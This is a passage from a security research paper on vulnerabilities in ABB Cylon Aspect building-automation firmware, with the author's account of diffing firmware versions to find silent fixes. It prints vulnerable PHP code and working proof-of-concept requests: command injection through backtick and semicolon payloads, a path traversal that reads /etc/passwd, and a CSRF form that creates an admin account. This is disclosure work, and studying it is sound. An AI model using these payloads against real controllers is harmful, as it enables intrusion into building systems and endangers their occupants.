




Figure 10: ABB Cylon ASPECT Control Panel

The non-blind unauthenticated Command Injections:





Firmware acquisition and version (damage) control

At first glance, obtaining the device was not possible, but I copied the file system from the live target thanks to that pre-auth command injection. This way, I could analyze the code statically without the risk of shutting down a building. The version of the firmware obtained was 3.07.00. When searching the Internet, I noticed that some old firmware versions were available for download without restriction to the public and unencrypted. It was later discovered from the vendor that no firmware should have been available to the public. The latest one available for download at that time (April 2024) was version 3.07.01. When this project started, the latest version of the Aspect firmware was 3.08.00.

Once the two versions of the firmware were obtained, a differential analysis was conducted, and I noticed that the code execution vulnerability was patched in the PHP file 'networkDiagAjax.php' in version 3.07.01. This was a partial fix because the 'unauthenticated' part was not fixed. After searching for some details about this vulnerability, I found a security bulletin/advisory published by the vendor in June 2023 and two CVEs assigned. The vulnerability was discovered by Prism Infosec in 2022, and the advisory provided CVE-2023-0635 (Privilege escalation to root) and CVE-2023-0636 (Remote code execution).

Below is a partial and vulnerable code snippet from networkDiagAjax.php (CVE-2023-0636) triggering the 'command' GET parameter:

```
 10  $command = htmlspecialchars($_GET['command']);
 11  $host = htmlspecialchars($_GET['host']);
 12  $user = htmlspecialchars($_GET['user']);
 13  $pass = htmlspecialchars($_GET['pass']);
 14  $db = htmlspecialchars($_GET['db']);



100  if ($command == "ping") {
101      exec("ping -c 3 $host 2>&1", $outputPing);
102      echo "<div>";
103      foreach ($outputPing as $l)
104          echo "$l<br>\n";
105      echo "</div>\n";
106
```

```
107 }
108
109 if ($command == "nslookup") {
110     exec("nslookup $host", $outputNslookup);
111     echo "<div>";
112     foreach ($outputNslookup as $l)
113         echo "$l<br>\n";
114     echo "</div>\n";
115
116 }
117
118
119 #FixMe - have timeout issues on the AspectMAX system - traceroutes can take a
    LONG time...
120 if ($command == "traceroute") {
121     $traceRoute = "traceroute";
122     if (file_exists("/bin/traceroute"))
123         $traceRoute = "/bin/traceroute";
124     elseif (file_exists("/usr/bin/traceroute"))
125         $traceRoute = "/usr/bin/traceroute";
126     elseif (file_exists("/usr/local/aam/bin/traceroute.32"))
127         $traceRoute = "/usr/local/aam/bin/traceroute.32";
128     exec("$traceRoute $host 2>&1", $outputTraceroute);
129     //$outputTraceroute = exec_timeout("$traceRoute $host 2>&1",45);
```

Viewing the patch with WinMerge:




Figure 11: CVE-2023-0636 fix introducing escapeshellcmd()

This discovery prompted a more thorough examination, especially considering the codebase dates to 2008. These were among the first CVEs publicly linked to ABB Cylon Aspect following ABB's acquisition of Cylon Control in 2020. To understand the roots of this system, it's worth stepping back to its origins. On April 9, 2009, American Auto-Matrix (AAM) introduced AspectFT open web-enabled area controller for Building Automation. AspectFT (Facilitating Technology) comes in versions for various-sized projects, from a small building stand-alone solution to an Enterprise version for large-scale building

applications. Utilizing a Linux operating system, AspectFT uses a Java foundation to accomplish several building operation routines and control algorithms. Using this Facilitating Technology users can communicate with their BAS system through protocols such as BACnet IP and MS/TP, Modbus IP and RTU, and the American Auto-Matrix PUP protocol. AspectFT (mix.jar) aligns its version number with the firmware, highlighting tailored code collaboration between third-party developers and sustained support.

A selection of notable firmware versions and their release dates, with the last four resulting directly from the findings of this research:

- 1.00.00 – released April 2009
- 1.03.00 – released February 2010
- 1.07.00 – released December 2011
- 3.03.03 – released January 2020 – First release from ABB?
- 3.06.00 – released February 2022
- 3.07.00 – released November 2022
- 3.07.01 – released March 2023 (with 2 CVEs assigned)
- 3.07.02 – released July 2023 (with 1 CVE assigned)
- 3.08.00 – released October 2023
- 3.08.01 – released March 2024
- 3.08.02 – released August 2024 (with 2 CVEs assigned)
- 3.08.03 – released December 2024 (with 24 CVEs assigned)
- 3.08.04 – released May 2025 (with 33 CVEs assigned)
- 3.08.04-s01 – released August 2025 (with 3 CVEs assigned)

I initially contacted the vendor in April 2024, requesting the latest firmware version. The vendor promptly provided version 3.08.01 via a secure shared link. The firmware, which is unprotected and uses the .aam extension, was analyzed using the unblob tool to extract its contents. This revealed an ARM-based Linux image with a root filesystem.

Code audit and the city of a thousand zero days

Upon ‘diffing’ versions 3.07.01 and 3.08.01, it became evident that the vendor has quietly addressed numerous vulnerabilities, incorporating security controls and safer functions. These changes effectively mitigate many foundational weaknesses, detailed in this paper. However, the updates include partial fixes and new vulnerabilities impacting the device’s entire technology stack.

Once the coding hygiene became apparent, a straightforward ‘grep’ through the htmlroot webroot directory uncovered hundreds of zero-day vulnerabilities popping up effortlessly. Below is the structure of the htmlroot directory in version 3.08.01:




Figure 12: Webroot contents of /home/MIX_CMIX/htmlroot

A striking example is the use of the php://input wrapper: every instance found was vulnerable. Running grep –irnH “php://input” . | wc –l revealed the extent of the issue.

More statistics follow shortly, such as:

- User sinks in POST requests: 238
- User sinks in GET requests: 116

During the manual analysis, it became apparent within 10 minutes that thousands of unresolved issues existed, all following the same programming style. This style seemed to be based on the assumption that "this code is critical and must operate flawlessly in a closed environment, disconnected from the Internet," as is typical in Operational Technology (OT) environments.

When you have two software versions, differential analysis is a highly effective methodology for gaining critical insights into a vendor’s software evolution, revealing hidden patches, silent fixes, and modifications made to long-time dormant vulnerabilities. By systematically comparing different versions or states of the software, this technique uncovers undocumented changes and pinpoints potential new vulnerabilities by focusing on altered files and code segments - areas that may have been insufficiently addressed or previously ignored.

Rather than addressing every vulnerable line of code individually, the following statistics provide a broader perspective on the prevalence of vulnerabilities within the **htmlroot** directory (mostly focusing on PHP) and the

frequency of specific functions. This data offers valuable insight into recurring patterns, high-risk areas, and the overall security posture of the codebase, enabling a more targeted and efficient code audit. Java bytecode will be covered later.




Figure 13: Some stats from find, diff, grep, and wc in v3.08.01

The usual suspects, such as the PHP **echo "$variable";** which introduced numerous classic XSS vulnerabilities, were remediated mainly by applying the **htmlspecialchars()** string function. However, some files were overlooked and remained unaddressed. When focusing on CRUD-based functionalities, it becomes evident that while some issues were resolved, others were left untouched, highlighting inconsistencies and rushing in this silent remediation process.

Using tools like DirEqual, Kaleidoscope, and Beyond Compare, I can see the sudden and drastic changes introduced in Aspect version 3.08.01.




Figure 14: Diffing htmlroot/ (v3.07.01 and v3.08.01)

An important change was a new /htmlroot/auth/ directory that has been introduced, enhancing the device's authentication controls and session management capabilities.

```
[                    htmlroot ]$ tree auth
auth
├── changePassword.php
├── checkPassword.php
├── classes
│   ├── AuthConfig.php
│   ├── AuthFile.php
│   ├── AuthPassword.php
│   ├── AuthSession.php
│   └── AuthSessionManager.php
├── exceptions
│   ├── NoPropertyInConfigException.php
│   ├── PasswordDefaultException.php
│   ├── PasswordEqualsUsernameException.php
│   ├── PasswordInValidCharsException.php
│   ├── PasswordIsOldOneException.php
│   ├── PasswordWeakException.php
│   ├── SessionCredentialsChangedException.php
│   ├── SessionExpiredException.php
│   └── SessionIdleTimeoutException.php
├── helpers
│   ├── AuthUtils.php
│   ├── Authentication.php
│   ├── ConfigParameter.php
│   ├── LoggerUtils.php
│   ├── SupervisorUtils.php
│   ├── UrlUtils.php
│   ├── Utils.php
│   └── functions.php
├── passwordRules.php
├── sessionCreate.php
├── sessionLogout.php
└── sessionValidate.php

4 directories, 28 files
[                    htmlroot ]$
```

Figure 15: /htmlroot/auth tree listing in 3.08.01

All the issues reported to the vendor in April 2024 were identified after the release of the hotfix version 3.08.01 in March 2024. These fixes, however, were not documented in the changelog, nor was an advisory issued to address them.

Including a couple of examples of silent fixes for the sake of completeness.

```
58  function doPostFooter()
59  {
60      $cmd = "sudo /usr/local/aam/bin/CAL_doPost.sh config.php footer \"" .
    $_POST['Footer'] . "\"";
61
62      exec($cmd, $output, $return_val);
63      if ($return_val != 0) {
64          header("HTTP/1.0 500 Internal Server Error - command failed");
65      }
66      exit(implode('<br>', $output));
67
68  }
```

```
109 switch ($command) {
110     case "baikalMod":
111         doBaikalMod();
112         break;
113     case "agendavSetup":
114         doAgendavSetup();
115         break;
116     case "finalize":
117         doFinalize();
118         break;
119     case "postTitle":
120         doPostTitle();
121         break;
122     case "postFooter":
123         doPostFooter();
124         break;
```

The above code snippet (v3.08.01) is part of the caldavUtil.php script and has four command injection vulnerabilities triggered by multiple functions using the insecurely implemented exec() function. Line 60 processes user input through the Footer POST parameter, while line 62 executes a sudo command by invoking CAL_doPost.sh with the arguments config.php, footer, and user-provided data. This causes a command injection as the user-controlled input is passed directly into a system command without proper sanitization or validation. This silently fixed RCE can be triggered without requiring authentication.

Here is the fixed snippet of code in version 3.08.02:

```
58  function doPostFooter()
59  {
60      $footer = $_POST['Footer'];
61      if (preg_match('/\A[a-zA-Z0-9 ]*\z/', $footer, $output_array) === 0) {
62          header("HTTP/1.0 500 Internal Server Error - validation failed");
```

```
        exit();
    }
    $cmd = "sudo /usr/local/aam/bin/CAL_doPost.sh config.php footer " .
escapeshellarg($footer);
    exec(escapeshellcmd($cmd), $output, $return_val);
    if ($return_val != 0) {
        header("HTTP/1.0 500 Internal Server Error - command failed");
    }
    exit(implode('<br>', $output));

}
```

A proof-of-concept request (ZSL-2024-5834):

```
$ curl "http://192.168.73.31/caldavUtil.php" -d
"command=postFooter&Footer=%60id%60"
Set footer to uid=33(www-data) gid=33(www-data) groups=33(www-data):
```

yumSettings.php v3.08.00:

```
<?php
/**
 * Created by JetBrains PhpStorm.
 * User: dgunther
 * Date: 1/31/13
 * Time: 12:45 PM
 * To change this template use File | Settings | File Templates.
 */

//---------Begin Authorization-------------
require_once 'validate/validateHeader.php';
//--------End Authorization---------------

//include "lib/configParameter.php";

//$configFile = "config/configfile";
//$file = trim(obtainValue($configFile, "MIXCONF"));

$YUMFLAG = "/usr/local/aam/etc/yumDisable.flag";
$YUMPROXYSCRIPT = "/usr/local/aam/bin/yumProxy.sh";
$YUMSTATUS = $_POST['YUMSTATUS'];
$YUMSETTINGSCMD = $_POST['CMD'];
$proxy = $_POST['PROXY'];
$proxy_username = $_POST['PROXY_USERNAME'];
$proxy_password = $_POST['PROXY_PASSWORD'];


$OPTIONHTML = "<select name='YUMSTATUS' id='yumStatus'><option selected
value='1'>Enabled</option><option value='0'>Disabled</option></select>";
if (file_exists($YUMFLAG)) {
    $OPTIONHTML = "<select name='YUMSTATUS' id='yumStatus' ><option
value='1'>Enabled</option><option selected
value='0'>Disabled</option></select>";
}

```

```
33 //check the CMD - should never be here without a CMD if we're posting back
34
35
36 if (!empty($YUMSETTINGSCMD)) {
37     if ($YUMSETTINGSCMD === "isSet") {
38         exec("sudo $YUMPROXYSCRIPT isset", $yumProxyParams);
39         header('Content-Type: application/json');
40         if (empty($yumProxyParams)) {
41             echo "{}";
42         } else {
43             echo "$yumProxyParams[0]";
44         }
45         exit;
46     }
47     if ($YUMSETTINGSCMD === "clear") {
48         exec("sudo $YUMPROXYSCRIPT clear", $yumProxyParams);
49         //header('Content-Type: application/json');
50         echo "$yumProxyParams[0]";
51         exit;
52     }
53     if ($YUMSETTINGSCMD === "set") {
54         if (!empty($proxy)) {        //proxy address is required, username and
   password are optional
55             exec("sudo $YUMPROXYSCRIPT set $proxy $proxy_username
   $proxy_password", $yumProxyParams);
56         }
57
58         //header('Content-Type: application/json');
59         echo "$yumProxyParams[0]";
60         exit;
61     }
```

This is an authenticated blind command injection vulnerability triggered via the PROXY POST parameter when the CMD POST parameter is set to ‘set’ (line 53). Line 55 executes the provided user-injected command.

Here is the fixed snippet of code in version 3.08.01:

```
19 $YUMFLAG = "/usr/local/aam/etc/yumDisable.flag";
20 $YUMPROXYSCRIPT = "/usr/local/aam/bin/yumProxy.sh";
21 $YUMSTATUS = (isset($_POST['YUMSTATUS']) ? $_POST['YUMSTATUS'] : '');
22 $YUMSETTINGSCMD = (isset($_POST['CMD']) ? $_POST['CMD'] : '');
23 $proxy = (isset($_POST['PROXY']) ? $_POST['PROXY'] : '');
24 $proxy_username = (isset($_POST['PROXY_USERNAME']) ? $_POST['PROXY_USERNAME'] :
   '');
25 $proxy_password = (isset($_POST['PROXY_PASSWORD']) ? $_POST['PROXY_PASSWORD'] :
   '');



57     if ($YUMSETTINGSCMD === "set") {
58         if (!empty($proxy)) {        //proxy address is required, username and
   password are optional
59
60             // Proxy validation
61             if (filter_var($proxy, FILTER_VALIDATE_URL) === false) {
62                 echo "Error proxy validation"; exit;
63             }
```

```
64              // Username validation
65              if (preg_match('/\A[a-zA-Z0-9\_\-\.]*\z/', $proxy_username,
    $output_array) === 0) {
66                  echo "Error proxy username validation"; exit;
67              }
68              // Password validation
69              if (preg_match('/\A[^\s]*\z/', $proxy_password, $output_array) ===
    0) {
70                  echo "Error proxy password validation"; exit;
71              }
72
73              $proxy_password_base64 = base64_encode($proxy_password);
74              $cmdSet = "sudo $YUMPROXYSCRIPT set ". escapeshellarg($proxy).' '.
    escapeshellarg($proxy_username).' \''. $proxy_password_base64.'\'';
75
76              exec(escapeshellcmd($cmdSet), $yumProxyParams);
77          }
78
79          //header('Content-Type: application/json');
80          echo "$yumProxyParams[0]";
81          exit;
```

A proof-of-concept request (ZSL-2024-5841):

```
$ curl "http://192.168.73.31/yumSettings.php" \
> -H "Cookie: PHPSESSID=xxx" \
> -d "CMD=set&PROXY=;id>/tmp/blah"
Set proxy called - no proxy given:
$
$ curl "http://192.168.73.31/caldavUtil.php" \
> -d "command=postFooter&Footer=%60cat /tmp/blah%60"
Set footer to uid=33(www-data) gid=33(www-data) groups=33(www-data):
```

As you may have noticed, these files received many improvements and were easily fixed. Let’s examine a couple more.

downloadDb.php v3.07.02:




Figure 16: downloadDb.php Path Traversal silent fix in 3.08.01

A proof-of-concept request (ZSL-2024-5831):

```
$ curl
"http://192.168.73.31/downloadDb.php?file=../../../../../../../../../etc/passw
d" \
> -H "Cookie: PHPSESSID=xxx"
root:x:0:0:root:/home/root:/bin/sh
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
messagebus:x:999:998::/var/lib/dbus:/bin/false
systemd-journal-gateway:x:998:995::/home/systemd-journal-gateway:
avahi:x:997:994::/var/run/avahi-daemon:/bin/false
avahi-autoipd:x:996:993:Avahi autoip daemon:/var/run/avahi-
autoipd:/bin/false
sshd:x:995:992::/var/run/sshd:/bin/false
xuser:x:1000:1000::/home/xuser:
ppp:x:994:65534::/dev/null:/usr/sbin/ppp-dialin
mysql:x:993:65534::/var/mysql:
aamtech:x:500:500::/home/aamtech:/bin/sh
```

userManagement.php v3.07.02:




Figure 17: userManagement.php Password Policy silent fix in 3.08.00

A proof-of-concept script (ZSL-2025-5898):

```
<body>
 <form action="http://192.168.73.31/userManagement.php" method="POST">
    <input type="hidden" name="USER" value="admin2" />
    <input type="hidden" name="PASSWORD" value="7" />
    <input type="hidden" name="ACTION" value="Add" />
    <input type="submit" value="Setirkaj." />
 </form>
</body>
```

In addition to manual analysis, a Static Application Security Testing (SAST) tool was employed to examine the firmware, with all findings subsequently validated and confirmed.

When the SAST results were reported, the vendor experienced additional headache.

The ensuing communication challenges and missteps will be explored in greater detail in a dedicated chapter later in this paper.

